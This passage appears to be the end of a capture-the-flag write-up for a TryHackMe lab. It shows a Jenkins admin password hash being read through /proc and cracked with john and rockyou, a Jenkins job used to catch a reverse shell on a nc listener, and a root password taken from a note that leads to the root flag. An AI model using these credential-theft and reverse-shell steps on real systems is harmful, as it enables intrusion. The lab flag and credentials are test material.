drwxr-xr-x  3 aubreanna aubreanna 4096 Aug  3  2020 .
drwxr-xr-x 15 aubreanna aubreanna 4096 Jul 21 17:15 ..
drwx------ 2 aubreanna aubreanna 4096 Aug  3  2020 admin_3190494404640478712
-rw-r--r--  1 aubreanna aubreanna   300 Aug  3  2020 users.xml
aubreanna@internal:/$ cat /proc/1520/root/var/jenkins_home/users/admin_3190494404640478712/config.xml
<?xml version='1.1' encoding='UTF-8'?>
<user>
  <version>10</version>
  <id>admin</id>
  <fullName>admin</fullName>
  <description></description>
  <properties>
    <jenkins.security.ApiTokenProperty>
      <tokenStore>
        <tokenList/>
      </tokenStore>
    </jenkins.security.ApiTokenProperty>
    <com.cloudbees.plugins.credentials.UserCredentialsProvider_-UserCredentialsProperty plugin="credentials@2.3.12">
      <domainCredentialsMap class="hudson.util.CopyOnWriteMap$Hash"/>
    </com.cloudbees.plugins.credentials.UserCredentialsProvider_-UserCredentialsProperty>
    <hudson.tasks.Mailer_-UserProperty plugin="mailer@1.32">
      <emailAddress>admin@internal.thm</emailAddress>
    </hudson.tasks.Mailer_-UserProperty>
    <hudson.plugins.emailext.watching.EmailExtWatchAction_-UserProperty plugin="email-ext@2.71">
      <triggers/>
    </hudson.plugins.emailext.watching.EmailExtWatchAction_-UserProperty>
    <jenkins.security.LastGrantedAuthoritiesProperty>
      <roles>
        <string>authenticated</string>
      </roles>
      <timestamp>1596424918020</timestamp>
    </jenkins.security.LastGrantedAuthoritiesProperty>
    <hudson.model.MyViewsProperty>
      <primaryViewName></primaryViewName>
      <views>
        <hudson.model.AllView>
          <owner class="hudson.model.MyViewsProperty" reference="../../.."/>
          <name>all</name>
          <filterExecutors>false</filterExecutors>
          <filterQueue>false</filterQueue>
          <properties class="hudson.model.View$PropertyList"/>
        </hudson.model.AllView>
      </views>
    </hudson.model.MyViewsProperty>
    <org.jenkinsci.plugins.displayurlapi.user.PreferredProviderUserProperty plugin="display-url-api@2.3.3">
      <providerId>default</providerId>
    </org.jenkinsci.plugins.displayurlapi.user.PreferredProviderUserProperty>
    <hudson.model.PaneStatusProperties>
      <collapsed/>
    </hudson.model.PaneStatusProperties>
    <hudson.security.HudsonPrivateSecurityRealm_-Details>
      <passwordHash>#jbcrypt:$2a$10$MDKawySp3DRfUrrKFrBAe.o2D4qCzIJJaPpRfc3u2CR/w.NzbJjqe</passwordHash>
    </hudson.security.HudsonPrivateSecurityRealm_-Details>
    <org.jenkinsci.main.modules.cli.auth.ssh.UserPropertyImpl>
      <authorizedKeys></authorizedKeys>
    </org.jenkinsci.main.modules.cli.auth.ssh.UserPropertyImpl>
    <jenkins.security.seed.UserSeedProperty>
      <seed>d10eec67fb14d1f2</seed>
    </jenkins.security.seed.UserSeedProperty>
    <hudson.search.UserSearchProperty>
      <insensitiveSearch>true</insensitiveSearch>
    </hudson.search.UserSearchProperty>
    <hudson.model.TimeZoneProperty>
      <timeZoneName></timeZoneName>
    </hudson.model.TimeZoneProperty>
</properties>#jbcrypt:$2a$10$MDKawySp3DRfUrrKFrBAe.o2D4qCzIJJaPpRfc3u2CR/w.NzbJjqeLet's get down to cracking this password -
echo '$2a$10$MDKawySp3DRfUrrKFrBAe.o2D4qCzIJJaPpRfc3u2CR/w.NzbJjqe' > jenkins.hash
root@ip-10-49-98-145:~# john --wordlist=/usr/share/wordlists/rockyou.txt jenkins.hash
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 2 OpenMP threads
Note: Passwords longer than 24 [worst case UTF-8] to 72 [ASCII] truncated (property of the hash)
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
spongebob        (?)
1g 0:00:00:03 DONE (2026-07-21 18:19) 0.2817g/s 30.42p/s 30.42c/s 30.42C/s spongebob..beautiful
Use the "--show" option to display all the cracked passwords reliably
Session completed
root@ip-10-49-98-145:~#
So, we have the jenkins creds - admin:spongebob
Next, we login to jenkins and create a new project, where we can put in our reverse shell bash code to gain a reverse shell -
# nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.49.128.177 38580
bash: cannot set terminal process group (6): Inappropriate ioctl for device
bash: no job control in this shell
jenkins@jenkins:~/workspace/reverseshell$ id
id
uid=1000(jenkins) gid=1000(jenkins) groups=1000(jenkins)
jenkins@jenkins:~/workspace/reverseshell$ ls
ls
jenkins@jenkins:~/workspace/reverseshell$ ls -la
ls -la
total 8
drwxr-xr-x 2 jenkins jenkins 4096 Jul 21 18:22 .
drwxr-xr-x 3 jenkins jenkins 4096 Jul 21 18:22 ..
jenkins@jenkins:~/workspace/reverseshell$ cd /
cd /
jenkins@jenkins:/$ ls -la
ls -la
total 84
drwxr-xr-x   1 root root 4096 Aug  3  2020 .
drwxr-xr-x  1 root root 4096 Aug  3  2020 ..
-rwxr-xr-x  1 root root    0 Aug  3  2020 .dockerenv
drwxr-xr-x  1 root root 4096 Aug  3  2020 bin
drwxr-xr-x  2 root root 4096 Sep  8  2019 boot
drwxr-xr-x  5 root root   340 Jul 21 17:15 dev
drwxr-xr-x  2 root root 4096 Aug  3  2020 etc
drwxr-xr-x  2 root root 4096 Sep  8  2019 home
drwxr-xr-x  1 root root 4096 Aug  3  2020 lib
drwxr-xr-x  2 root root 4096 Jan 30  2020 lib64
drwxr-xr-x  2 root root 4096 Jan 30  2020 media
drwxr-xr-x  2 root root 4096 Aug  3  2020 opt
dr-xr-x 130 root root    0 Jul 21 17:15 proc
drwx------   1 root root    0 Aug  3  2020 root
drwxr-xr-x   3 root root 4096 Jan 30  2020 run
drwxr-xr-x 1 root root 4096 Jul 28  2020 sbin
drwxr-xr-x  2 root root 4096 Jan 30  2020 srv
dr-xr-x  13 root root    0 Jul 21 17:57 sys
drwxrwxrwt   1 root root   4096 Jul 21 18:22 tmp
drwxr-xr-x  2 root root 4096 Jan 30  2020 usr
drwxr-xr-x 1 root root 4096 Jul 28  2020 var
Next, we enumerate and find a note in /opt/note.txt -
cat /opt/note.txt
Aubreanna,

Will wanted these credentials secured behind the Jenkins container since we have several layers of defense here.  Use them if you
need access to the root user account.

root:tr0ub13guM!@#123
And, there we have root password. Back in our SSH connection, let's switch user -
aubreanna@internal:/$ su root
Password:
root@internal:/# ls /root
root.txt  snap
root@internal:/# cat /root/root.txt
THM{d0ck3r_d3str0y3r}
root@internal:/#
There we have the root flag!